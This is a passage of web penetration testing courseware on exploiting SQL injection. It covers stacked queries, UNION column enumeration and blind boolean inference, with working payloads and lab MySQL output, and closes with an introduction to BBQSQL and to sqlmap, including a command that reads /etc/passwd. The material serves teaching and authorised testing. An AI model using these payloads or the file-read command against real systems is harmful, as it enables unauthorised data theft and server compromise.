## Exploiting In-Band/Inline

- Recall that with In-Band/Inline SQL injection, we can directly see results of our injections
- Assuming we inject into a SELECT query, this means we can likely see all data
  - Contained in the columns employed
  - Confined to the table the query SELECTs .. FROM
- Wait, those two constraints are actually pretty significant and restricting
- We want to do better and see data beyond those constraints

Web Penetration Testing and Ethical Hacking

Recall the relatively simplistic manifestation of a SQLi flaw found with inline/in-band SQLi. Information in these types of flaws, including error messages, is typically visible. Exploiting this type of flaw means we can commonly see a segment of data in the database with relative ease. The data we can see is initially confined to the table that is the target of the query and those columns being returned.

Sounds like some fairly limiting constraints. We will want and need to see data beyond those constraints. The approaches we can employ to see data outside of these limitations will vary.

# Stacked Queries

- Stacked queries, or query stacking, means multiple SQL queries can be submitted simply by splitting them with a ( ; )

```
SELECT * FROM Users WHERE lname='Dent'; CREATE TABLE exfil(data varchar(1000));-- ';
```

- If stacked queries are supported, then things get simpler
  - So, are they supported...
- They are most likely to be supported with MS SQL Server
  - Though even with SQL Server support is not a given
- MySQL support is muddier
  - DB supports multiple statements on a single line
  - Yet the way applications interface with MySQL often limits this ability
- Most Oracle references suggest stacking is not supported

## Web Penetration Testing and Ethical Hacking


Probably the absolute best and easiest option, if it is available, is employing a technique commonly referred to as query stacking or stacked queries. This technique feels quite similar to classic command injection where we would submit a command terminator and then supply a brand new command of our choosing.

```
SELECT * FROM Users WHERE lname='Dent'; CREATE TABLE exfil(data varchar(1000));-- ';
```

In the previous command, we inject beginning with **Dent** and ending with the --. Note in particular the ; that was injected in the middle. This terminates the current SELECT statement, and, if stacked queries are supported, allows for writing an entirely new SQL statement. This is incredibly powerful, because it means we are not constrained by the existing SQL statement in any way.

Support for stacked queries is difficult to ascertain. The most likely RDBMS to support this is MS SQL Server. MySQL technically supports it from a DB perspective, but the way in which the application interfaces with the backend DB impacts this support.

## Stacked Query Example



Let's see an example of a stacked query using `mysql` to interact with MySQL from the command line.

**Note:** If you want to follow along on using your VM, you will need to do the following.

In a terminal, run the command:

```
$ mysql -u root -p
```

When prompted, supply the case-sensitive password: **MySQL542**

Now, you should be at the `mysql>` prompt. Connect to the `sql` database with the following command:

```
mysql> use sqli
```

First, show the tables in the DB.

```
mysql> show tables;
```

```
mysql> show tables;
```

|                |
|----------------|
| Tables_in_sqli |
| Customers      |
| Users          |

Currently, there is only the **Customers** and **Users** tables.

Now, perform the stacked query:

```
mysql> SELECT * FROM Users WHERE lname='Dent'; CREATE TABLE exfil(data varchar(1000));-- ';
```

A screenshot of a terminal window titled "Terminal". The window shows the following MySQL session:

```
mysql> SELECT * FROM Users WHERE lname='Dent'; CREATE TABLE exfil(data varchar(1000));-- ';
```

The output shows two rows from the "Users" table and the creation of a new table "exfil".

| id | fName  | lName | phone          |
|----|--------|-------|----------------|
| 2  | Arthur | Dent  | (555) 867-5309 |
| 7  | Random | Dent  | (301) 951-0104 |

2 rows in set (0.00 sec)

Query OK, 0 rows affected (0.02 sec)

**Note:** we include the -- ' ; at the end just to illustrate it as if it were an actual SQLi.

Again show the tables:

```
mysql> show tables;
```

A screenshot of a terminal window titled "Terminal". The window shows the following MySQL session:

```
mysql> show tables;
```

The output lists the tables "Tables\_in\_sqli", "Customers", "Users", and "exfil". An arrow points to the "exfil" table.

| Tables_in_sqli |
|----------------|
| Customers      |
| Users          |
| exfil          |

We now see that a new table, **exfil**, exists, which means the stacked query successfully ran.

# Why Stacking Matters

- Stacked queries are not normally required for data retrieval/exfiltration
  - We will explore `UNION` for that purpose next
- Where stacked queries become important is when we want to do more than subvert the basic logic of the injectable query
  - Injecting into a `WHERE` clause of a `SELECT` statement does not easily allow doing `INSERTs`, `UPDATEs`, `DROPs`, or `SHUTDOWNs`
- If nothing else, things are made significantly easier when stacked queries are possible

Web Penetration Testing and Ethical Hacking

If the only goal of SQL injection were data exfiltration, then stacked queries would not be as potentially helpful as they are. The real benefit of stacked queries is the ability to easily break out of the confines of the existing query. Being able to inject within the `WHERE` clause of a `SELECT` and `CREATE` a table is seriously cool and powerful.

Even if stacked queries are not supported, we might still be able to realize this functionality, but stacked queries sure are a fast and easy way to pull off some seriously impactful injections.

## UNIONizing SQL Injection

- A SQL **UNION** allows us to move beyond the confines of the table currently being employed
- Effectively, **UNION** will allow us to access arbitrary data from the database
  - Provided we actually have access to that data

```
SELECT * FROM Users WHERE lname='Dent'  
UNION SELECT * FROM Customers;-- ';
```

- Above shows a quick **UNION** injected to pull data from **Users** in addition to **Customers** table

### Web Penetration Testing and Ethical Hacking

The most commonly employed method for data exfiltration via SQL injection involves UNION statements. The UNION allows for performing two SELECTs and presenting the data as if it were within a single table. For our purposes, this will enable us to interact with data beyond the current table being queried via the existing SELECT.

```
SELECT * FROM Users WHERE lname='Dent' UNION SELECT * FROM Customers;-- ';
```

In the query above, we have injected from **Dent'** through **;--**. What is new for us is the **UNION SELECT \* FROM Customers**. This will pull data from the Customers table and return it as additional rows of data beginning after the first SELECT.

## UNION Prerequisites

- UNIONs are tremendously useful in SQL injection, but there are some prerequisites that must be met before we can leverage them
- The number of columns being pulled must match in the original and injected SELECT
  - Naturally, we will have little knowledge beforehand of the number of columns in the source query
- Another precondition is that the column data type must be compatible
- Finally, we need to know specific tables to target

Web Penetration Testing and Ethical Hacking

Employing UNIONs will increase our ability to interact with additional tables and databases via SQL injection. However, there are some preconditions that we must satisfy in order to be successful with our UNIONs.

The preconditions are:

- The number of columns being returned with our additional UNION SELECT must match the number of the original SELECT.
- Additionally, the types of data returned in the columns must be compatible with the associated columns into which the data will be returned.
- Finally, we will need to know about specific tables that can be targeted.

Let's see how we might satisfy these conditions.

## FROMless SELECT

- Might seem odd, but **SELECT** statements typically do not require an associated **FROM**...
- So what is actually being **SELECTed** if there is no table?
  - An interpreted form of what we supply as input
- **SELECT 1; --**
  - Returns 1
- **SELECT 'Zaphod'; --**
- **SELECT CONCAT('Zap','hod'); --**
  - Return **Zaphod**
- Might seem an idiosyncrasy, but this is incredibly important for our UNION-based SQLi exploitation
- **Note:** Oracle DB requires FROMs for all SELECTs, but provides the built-in DUAL table can be used as a dummy

### Web Penetration Testing and Ethical Hacking

Something that will prove very helpful with determining the number of columns will be employing SELECT statements without an associated FROM. This seems a bit odd the first time you encounter it. The whole point of a SELECT is to return data FROM a table, but it need not.

SELECT without a FROM simply returns an interpreted form of whatever we supplied.

- **SELECT 1; --**
  - Returns 1
- **SELECT 'Zaphod'; --**
- **SELECT CONCAT('Zap','hod'); --**
  - Return **Zaphod**

We can use a SELECT statement without a FROM for most RDBMS. Oracle specifically does not allow this, but they have a special purpose dummy table called DUAL that can be used in the same way we describe in the following. Also, many non-Oracle vendors have created a default view for DUAL for the purpose of better compatibility with Oracle.

## The Power of **NULL**

- We will see that the **FROMless SELECT** allows us to more easily determine the number of columns and type of data
- Coupling this technique with the use of **NULL** makes our task even easier
- With **UNIONS**, the data type returned doesn't have to match, but cannot be incompatible
- **NULL** is pretty accommodating
  - It will not mismatch any type of data presented

Web Penetration Testing and Ethical Hacking

Another element that will help satisfy those preconditions is the **NULL**. The second prerequisite with **UNIONS** was that the data types needed to match. In fact, they don't have to really match, but the data types cannot be incompatible with one another. Most people assume that strings and numbers would be incompatible, but in fact the RDBMS can convert one to the other pretty easily. That makes this prerequisite easier to satisfy than anticipated.

We can actually make it even easier to satisfy by wielding the **NULL**. **NULL** can be **SELECT**ed and it doesn't really have a particular data type, and so can accommodate any data type presented.

# UNION+NULL

- FROMless SELECT + NULL will help clear the way for some UNION SELECTS against arbitrary tables

```
SELECT * FROM Users WHERE lname='<OUR INPUT>';
```

- We would not know in advance the number of columns or types of data being SELECTed.

- First, let's determine the number of columns required:

```
Dent' UNION SELECT NULL;--
```

```
ERROR 1222 (21000): The used SELECT statements have a different number of columns
```

```
Dent' UNION SELECT NULL,NULL;--
```

```
ERROR 1222 (21000): The used SELECT statements have a different number of columns
```

```
Dent' UNION SELECT NULL,NULL,NULL;--
```

```
ERROR 1222 (21000): The used SELECT statements have a different number of columns
```

```
Dent' UNION SELECT NULL,NULL,NULL,NULL;--
```

And we have a winner... ->

Web Penetration Testing and Ethical Hacking

| id   | fName  | lName | phone          |
|------|--------|-------|----------------|
| 2    | Arthur | Dent  | (555) 867-5309 |
| 7    | Random | Dent  | (301) 951-0104 |
| NULL | NULL   | NULL  | NULL           |

By combining our understanding of the FROMless SELECT and NULL, we should be able to satisfy the column number and the initial column data type considerations.

Let's determine the number of columns:

```
SELECT * FROM Users WHERE lname='Dent' UNION SELECT NULL;-- ';
SELECT * FROM Users WHERE lname='Dent' UNION SELECT NULL,NULL;-- ';
SELECT * FROM Users WHERE lname='Dent' UNION SELECT NULL,NULL,NULL;-- ';
```

Each of the above resulted in the following error:

```
ERROR 1222 (21000): The used SELECT statements have a different number of columns
```

```
SELECT * FROM Users WHERE lname='Dent' UNION SELECT NULL,NULL,NULL,NULL;-- ';
```

| id   | fName  | lName | phone          |
|------|--------|-------|----------------|
| 2    | Arthur | Dent  | (555) 867-5309 |
| 7    | Random | Dent  | (301) 951-0104 |
| NULL | NULL   | NULL  | NULL           |

Note: This approach would also work, and also be needed, for INSERT statements as well.

Another method to determine the number of columns is to inject an ORDER BY clause. Keep incrementing the column number until an error is thrown because you attempted to ORDER BY a nonexistent column number.

# Data Types

- We have determined the number of columns (in this case 4) with the following injection

```
Dent' UNION SELECT NULL,NULL,NULL,NULL;--
```

- Using NULL, we were able to temporarily ignore the data type issue
  - Now, we need to determine column data types
- Typically, we will require at least a column that can accommodate strings to accept the data we will exfiltrate
- Tweak the previous column number injection iteratively changing each NULL to string until the query is successful
  - Dent' UNION SELECT '42',NULL,NULL,NULL;--

## Web Penetration Testing and Ethical Hacking

By using NULL in the previous determination of column numbers, we were able to ignore the type of data contained. We determined that for the sample injection, there are four columns present. Because we will actually return data using the UNION, we will need to determine the type of data.

We will typically need to find at least one column that can accommodate a string being returned. Our previous query to find the number of columns was:

```
Dent' UNION SELECT NULL,NULL,NULL,NULL;--
```

Now, let's iterate through the columns replacing NULL with a string '42' until we find an input that returns without error:

```
Dent' UNION SELECT '42',NULL,NULL,NULL;--
```

# UNION and Data Exfiltration

- Previous DB fingerprinting hinted at how we go about finding the databases, tables, and columns to be targeted for exfiltration
- We have established the number of columns
- At least one column has been determined to accept a string
- We are ready to exhaustively iterate through all the columns of interesting tables to return the data...
  - By wielding a tool, I hope ;)

## Web Penetration Testing and Ethical Hacking

The final condition for successful UNION injections was to know particular tables and columns to be targeted for injection. Previous discussions of fingerprinting indicated how we might find database, table, and column names. Now, we simply focus on interesting or impactful columns and tables for exfiltration in this way.

Using this technique, we could exhaustively step through all of the databases to which the current DB user account has access. Wielding a tool to do this more efficiently and without error would be rather desirable.

# Blind Data Exfiltration

- Generally, data exfiltration via blind SQLi can often employ the same basic process as the UNION approach
  - But possibly encumbered by having to determine all data via inference techniques
- Using our previously identified binary or timing based binary condition, we walk (very slowly) through inferring all characters of all cells containing interesting data
- Sounds tedious, error-prone, and soul crushing...
- Our much preferred approach is to prime a tool (read: sqlmap) with sufficient details that it can handle the cumbersome data exfil
  - With timing based binary, this is almost the only viable approach

Web Penetration Testing and Ethical Hacking

With the added potential pain of having to enumerate data character-by-character via conditional/inference techniques: manual blind SQL injection techniques can become overly cumbersome and time consuming.

Enter automated tools such as sqlmap, which shine in situations such as this.

# Blind Boolean Inference Exfiltration

**Query:** `SELECT * FROM Users WHERE lname='<OUR INPUT>';`

**Binary Condition:** TRUE = Dent Info and FALSE = Employee not found

**SQLi Prefix:** `Dent' AND`

**SQLi Suffix:** `;#`

**Binary Inject 1:** `substr((select table_name from information_schema.tables limit 1),1,1) > "m"`

**Binary Inject 2:** `substr((select table_name from information_schema.tables limit 1),1,1) > "g"`

`...`

Sirius Cybernetics Corporation

Employee not found...

**Binary Inject 4:** `substr((select table_name from information_schema.tables limit 1),1,1) > "b"`

**Binary Inject 5:** `substr((select table_name from information_schema.tables limit 1),1,1) = "c"`

Sirius Cybernetics Corporation

Employee Information

Name: Arthur Dent

Phone: (355) 867-5309

Name: Random Dent

Phone: (301) 951-0104

Next inject would use `substr(... limit 1),2,1) > "m"` to target the second letter

Web Penetration Testing and Ethical Hacking

We previously discussed this particular injection involving substring. Recall that there are different mathematical approaches to inference; the one we employ simply performs a binary search of the English alphabet. We employ a simple guessing game where the search space is split in half with each iteration based on the results.

Round 1: (First: A; Last: Z; Key: M), Round 2: (First: A; Last: M; Key: G), ...

**Query:** `SELECT * FROM Users WHERE lname='<OUR INPUT>';`

**Binary Condition:** TRUE = Dent Info and FALSE = Employee not found

**SQLi Prefix:** `Dent' AND`

**SQLi Suffix:** `;#`

**Binary Inject 1:** `substr((select table_name from information_schema.tables limit 1),1,1) > "m"`

**Binary Inject 2:** `substr((select table_name from information_schema.tables limit 1),1,1) > "g"`

**Results:** "No employee found" = FALSE

`...`

**Binary Inject 4:** `substr((select table_name from information_schema.tables limit 1),1,1) > "b"`

**Binary Inject 5:** `substr((select table_name from information_schema.tables limit 1),1,1) = "c"`

**Result 1:** "Name: Arthur Dent" = TRUE

Next inject would use `substr(... limit 1),2,1) > "m"` to target the second letter.

# Beyond DB Data Exfiltration

- Stealing data from backend databases has caused tremendous \$\$\$ impact to organizations over the years
  - However, this need not be the only impact of SQLi flaws
- Also, what happens when the organization doesn't care about the confidentiality of the data in question
- We will refrain from digging into HOW to perform each of these tasks across the various RDBMS
  - Particulars get pretty detailed, and can change with some regularity
- In truth, being aware of the potential capabilities is enough to serve as a mental nudge on your engagements to look for currently viable techniques to employ

## Web Penetration Testing and Ethical Hacking

Data exfiltration is without question the most commonly considered and also performed exploit with SQL injection flaws. Organizations also can incur a significant cost as a result of data breach. However, at the very least, we must have a basic understanding of other potential impacts that could be performed through exploitation of SQLi vulnerabilities.

This need becomes more pronounced when an organization suggests it is not concerned about the confidentiality of the accessible data. There will no doubt be instances when the data available for breach is not of significant value to the organization or is already public data. Can SQLi flaws still have impact? Most definitely.

We will not explore in great depth how to perform all the various types attacks. As the attacks get further removed from standard expected RDBMS functionality, things get more complex and also vary much more across different backends. Thankfully, the most important aspect is simply being aware and mindful of the other possibilities beyond DB data exfiltration.

# SQLi Potential Attacks

- Deleting or altering valuable data
  - Not typically in scope, but useful to be aware
  - Expect ransomware to encrypt critical DB data
- Injecting data used as stored XSS payloads
- DB privilege escalation
- Reading files
  - MySQL - `LOAD_FILE()`
  - SQL Server - `BULK INSERT`
- Writing files
  - MySQL - `INTO OUTFILE`
- OS interaction beyond files
  - SQL Server includes many stored procedures to interface with OS

Web Penetration Testing and Ethical Hacking

Digging into all of the possible attacks that could be wielded via SQLi for all of the backends is well beyond the scope of this course. Still, let's at least briefly list some alternate impacts that could be achieved via SQLi.

Interfacing with DB data for ends other than exfiltration can be eye-opening to organizations. Although we would typically not be expected or allowed to alter or delete data, demonstrating that this could be performed can be pretty shocking to organizations. Many organizations lack significant integrity controls when data is altered via unexpected or nonstandard means. Data deletion is always scary for production data stores.

Another data-oriented technique we can employ is using the ability to insert data into a DB as a means of attacking users of the application. Again, tread very carefully with this unless the question of whether this is acceptable has been very clearly defined as part of the pen test pre-engagement discussions.

Reading and writing files (not DB records) can be a useful technique. Writing files in particular can lead to other potential impacts like gaining a web shell on the DB server, which will be discussed next.

Interacting with the operating system other than simply reading/writing files might also be possible. For example, with MS SQL Server, we might be able to interface with the registry to add, delete, read, or modify it.

## SQLi -> Write File -> Shell

- The ability to write files can be built upon to potentially achieve an interactive shell
  - Useful to think of file writing as file upload
- Common technique is analogous to uploading a web shell
  - DB server would need to also be running a web server, which is fairly common
  - DB account would need privileges to write to the web root
  - Highest bar is our having the ability to browse to the web root
- There are alternate approaches that do not depend upon a web server and file upload, but these typically require stacked queries to be possible
  - We will explore sqlmap shortly, which is the most common tool/method used to achieve shell access via SQL injection
- Pivoted SQLi injection or an internal pen test would make this technique more viable

### Web Penetration Testing and Ethical Hacking

If we have the ability to write files on the DB server, then we might be able to do some very interesting things with those files. One of the most commonly talked about techniques is using SQL injection to achieve shell access on the DB server. The easiest way to think about this is as a file upload flaw against a web server that allows us to write into directories where execution is possible. In essence, using SQLi to gain shell access is much akin to uploading web shells on a web server.

Obviously, the DB server would need to also have a web server that is accessible remotely. The user account associated with the DB service would need permission to write files into the web root. Also, we would need the ability to reach the web server to render this written file. Taken as a whole, these are extremely significant barriers in most circumstances.

The scenario most likely to have SQLi lead to (web) shell access is either an internal penetration test where the web root of the DB server is accessible, or a more complex scenario involving a pivoted internal compromise.

Other than the web shell style approach to achieve shell access, other techniques typically require stacked queries be supported.

# SQLi Cheat Sheets

With all of the nuance and varied syntax, cheat sheets prove particularly useful for SQL injection

Some of the better SQL injection cheat sheets:

- **WebSec SQL Injection Knowledge Base**  
[https://websec.ca/kb/sql\\_injection](https://websec.ca/kb/sql_injection)
- **pentestmonkey SQL Injection Cheat Sheets**
- <http://pentestmonkey.net/category/cheat-sheet/sql-injection>
- **SQL Injection Wiki Cheat Sheet**
- <http://www.sqlinjectionwiki.com>

**Note:** Most do not seem to be very actively maintained so check syntax with the current reference from the DB provider

## Web Penetration Testing and Ethical Hacking

Although most concepts and techniques are widely applicable to all DB providers, there is a fair amount of nuance too. Included here is a list of some of the higher quality publicly available cheat sheets.

WebSec SQL Injection Knowledge Base – [https://websec.ca/kb/sql\\_injection](https://websec.ca/kb/sql_injection) ([http://cyber.gd/542\\_319](http://cyber.gd/542_319))

pentestmonkey SQL Injection Cheat Sheets – <http://pentestmonkey.net/category/cheat-sheet/sql-injection> ([http://cyber.gd/542\\_320](http://cyber.gd/542_320))

SQL Injection Wiki Cheat Sheet – <http://www.sqlinjectionwiki.com> ([http://cyber.gd/542\\_321](http://cyber.gd/542_321))

On the defense side, we have an OWASP cheat sheet on prevention.

OWASP SQL Injection Prevention Cheat Sheet –  
[https://www.owasp.org/index.php/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet](https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet) (

Please let us know whether others should be considered for inclusion.

# Course Roadmap

- Introduction and Information Gathering
- Configuration, Identity, and Authentication Testing
- **Injection**
- JavaScript and XSS
- CSRF, Logic Flaws and Advanced Tools
- Capture the Flag

- Session Tracking
- Session Fixation
- Bypass Flaws
  - Exercise: Authentication Bypass
- Vulnerable Web Apps:  
Mutillidae
- Command Injection
  - Exercise: Command Injection
- File Inclusion/Directory Traversal
  - Exercise: LFI and RFI
- SQL Injection Primer
- Discovering SQLi
  - Exercise: Error-Based SQLi
- Exploiting SQLi
- **SQLi Tools**
  - Exercise: sqlmap + ZAP
- Summary

Web Penetration Testing and Ethical Hacking

The next section describes a number of popular and powerful SQL injection tools.

# SQLi Tools

- Strictly speaking, numerous tools are available for assisting in the discovery of SQL injection flaws
- Unfortunately, few tools dig into SQLi exploitation capabilities other than data exfiltration:
  - More unfortunate, most tools are not maintained
- Fortunately, we do have sqlmap, which is actively maintained:
  - Just grab the current dev version and don't hold your breath on formal "releases"
- Let's have one passing slide on not-being-updated BBQSQL and turn attention to the SQLi tool, sqlmap

Web Penetration Testing and Ethical Hacking

Given the attention that SQL injection gets, it should be a foregone conclusion that numerous high-quality open source tools would be available. Sadly, that is not the case. Most tools available are badly dated and are no longer maintained. Further, they typically provide little functionality beyond data exfiltration. Also, often the tools are limited in the DB backends they support.

Thankfully, we have sqlmap, which is a tremendous tool that is actively maintained. Although this might change in the future, sqlmap does not routinely package releases. Rather, the source code and sqlmap.py script are actively maintained and freely available. Use the current sqlmap from GitHub rather than the package available from your Linux distribution.

One quick slide on BBQSQL, which, like most SQLi tools, does not seem to be actively maintained, and then we will attend to sqlmap.

# BBQSQL

- **BBQSQL** is a Python-based framework to ease and speed the exploitation of blind SQL injection flaws
- Performs two types of blind SQL injection attacks:
  - **Binary search:** Typical technique that splits the character set in one-half (e.g., is the first character of the first table name > 'm')
  - **Frequency search:** Based on letters' frequency of occurrence in English language text:
    - Quite fast against appropriate backend data
- These attacks techniques can be coupled with different indicators (e.g. timing, HTTP headers, content, size, and HTTP status code)

Web Penetration Testing and Ethical Hacking


BBQSQL<sup>1</sup> provides a Python-based framework targeting the discovery and exploitation of blind SQL injection flaws. The tool is a product of the Neohapsis Labs and debuted at DEFCON 20.<sup>2</sup> BBQSQL serves as a rather fast, relatively simple, way of testing for and exploiting blind SQL injection flaws. Although a full overview of the capabilities is beyond the scope of this quick introduction, a few noteworthy items should be mentioned.

BBQSQL employs two attack techniques: binary search and frequency search. This is the way in which BBQSQL plays the game of 20 questions for blind SQL injection. The binary search serves as the default technique and works by splitting the expected character-set to be returned in half. For example, return true if the first character of the name of the first user is greater than m. If false is returned then the first character is less than or equal to m, and BBQSQL would then split a-m in half and ask the next question. The frequency search employs a different tactic that is based upon frequency analysis of letters occurring in English text. This can prove extremely fast if the dataset queried is standard English text, as opposed to numeric, a hash, or a random collection of characters.

Whether binary or frequency search is employed, BBQSQL can be configured to look for differences indicative of true/false across a wide number of values. These including looking at the timing of response, HTTP headers, content returned, size of data returned, HTTP status codes, encoding, cookies, and such. (See the link to BBQSQL for additional details.)


[1] <https://github.com/Neohapsis/bbqsql> ([http://cyber.gd/542\\_311](http://cyber.gd/542_311)) QR

[2] <https://www.defcon.org/images/defcon-20/dc-20-presentations/Toews-Behrens/DEFCON-20-Toews-Behrens-BBQSQL.pdf> ([http://cyber.gd/542\\_312](http://cyber.gd/542_312))



# sqlmap

**sqlmap: An open source, Python-based, command-line SQL Injection tool of awesomeness created by Bernardo Damele A. G. (@inquisdb)**



A screenshot of a terminal window titled "Terminal". The window shows the command `sqlmap -u http://www.sec542.org/scanners/sqliphp?name=Zaphod --file-read=/etc/passwd` being run. The output includes a legal disclaimer about the use of sqlmap for attacking targets without prior mutual consent being illegal. It also indicates that the process started at 16:52:07.

```
File Edit View Terminal Tabs Help
[-]$ sqlmap -u http://www.sec542.org/scanners/sqliphp?name=Zaphod --file-read=/etc/passwd

http://www.sec542.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not responsible
for any misuse or damage caused by this program

[*] starting at 16:52:07
```

Easily the most important tool for SQL injection testing/exploitation

Web Penetration Testing and Ethical Hacking


The command shown in the slide is:

```
$ sqlmap -u http://www.sec542.org/scanners/sqliphp?name=Zaphod --file-read=/etc/passwd
```

[1] <https://github.com/sqlmapproject/sqlmap> ([http://cyber.gd/542\\_310](http://cyber.gd/542_310)) QR

## For All Your SQLi Needs


- If you have a SQL Injection task, there is likely a way that sqlmap can help you out:
  - Even if it cannot be directly used, often using it in a lab can help guide successful testing techniques
- In-Band/Inline SQLi discovery/exploitation
- Blind SQLi discovery/exploitation
- MySQL/MSSQL/Oracle/PostgreSQL/SQLite/more...
- Integrates with Metasploit/w3af/Burp/ZAP
- Features++



Web Penetration Testing and Ethical Hacking

The feature set of sqlmap is significant and growing. Many tools in this space were point products that seemed narrow. sqlmap is rather far from narrow. There is support for MySQL, MS SQL Server, Oracle database, PostgreSQL, SQLite, and more from a DBMS perspective.

Equally important, sqlmap supports numerous SQLi exploitation techniques. Blind timing, error-based, blind boolean, stacked queries, UNION, and even more granular SQLi techniques are employed. A big differentiator is that sqlmap can both find SQLi flaws and exploit them with exploitation moving beyond simple data exfil.



Even if wielded only as a standalone tool, sqlmap would still be a boon to application testing. However, sqlmap also can integrate with additional tools for increased productivity and capability. The way in which sqlmap integrates varies. For some tools the integration is leveraged from within sqlmap. Other tools will initiate the integration from their end to leverage sqlmap.

From within sqlmap we find direct reference to both Burp Suite (require pro) and Metasploit. We also commonly find tools that can leverage sqlmap for their SQLi needs. Here we find methods for initiating integration from w3af, Metasploit, Burp Suite (via extensions/BAPPs), and ZAP.

## sqlmap: -h and -hh

- sqlmap supports MANY different command-line switches to help discover/exploit SQLi flaws
- Two verbosity levels of help:
  - Substantial (-h)
  - Oh my... (-hh)
  - ...and, if those aren't enough the *Usage Guide* provides even more insights<sup>1</sup>
- The number of switches can easily be rather overwhelming for sqlmap neophytes:
  - Let's highlight using key switches that might overwhelm

Web Penetration Testing and Ethical Hacking

The downside of all sqlmap's functionality is that there are a rather overwhelming number of command-line switches or configurations options available to us. Although this is, naturally, awesome, it also can be a bit daunting for the uninitiated.

sqlmap includes two different help switches, **-h** and **-hh**, which provide a more basic and a more complete syntax guide. To get even more details, the GitHub repo includes a usage page in the wiki, which provides quite a bit of detail.

We will look at use cases for some of the more important command-line switches, which might be a bit daunting to those unfamiliar with sqlmap.

[1] <https://github.com/sqlmapproject/sqlmap/wiki/Usage> ([http://cyber.gd/542\\_514](http://cyber.gd/542_514)) QR



## sqlmap: Initial Targeting

The following switches can help start discovery from sqlmap even without much target info:

- u** – A URL to kick off sqlmap
- crawl** – Spiders the site trying to discover entry points for testing
- forms** – Target forms for injection
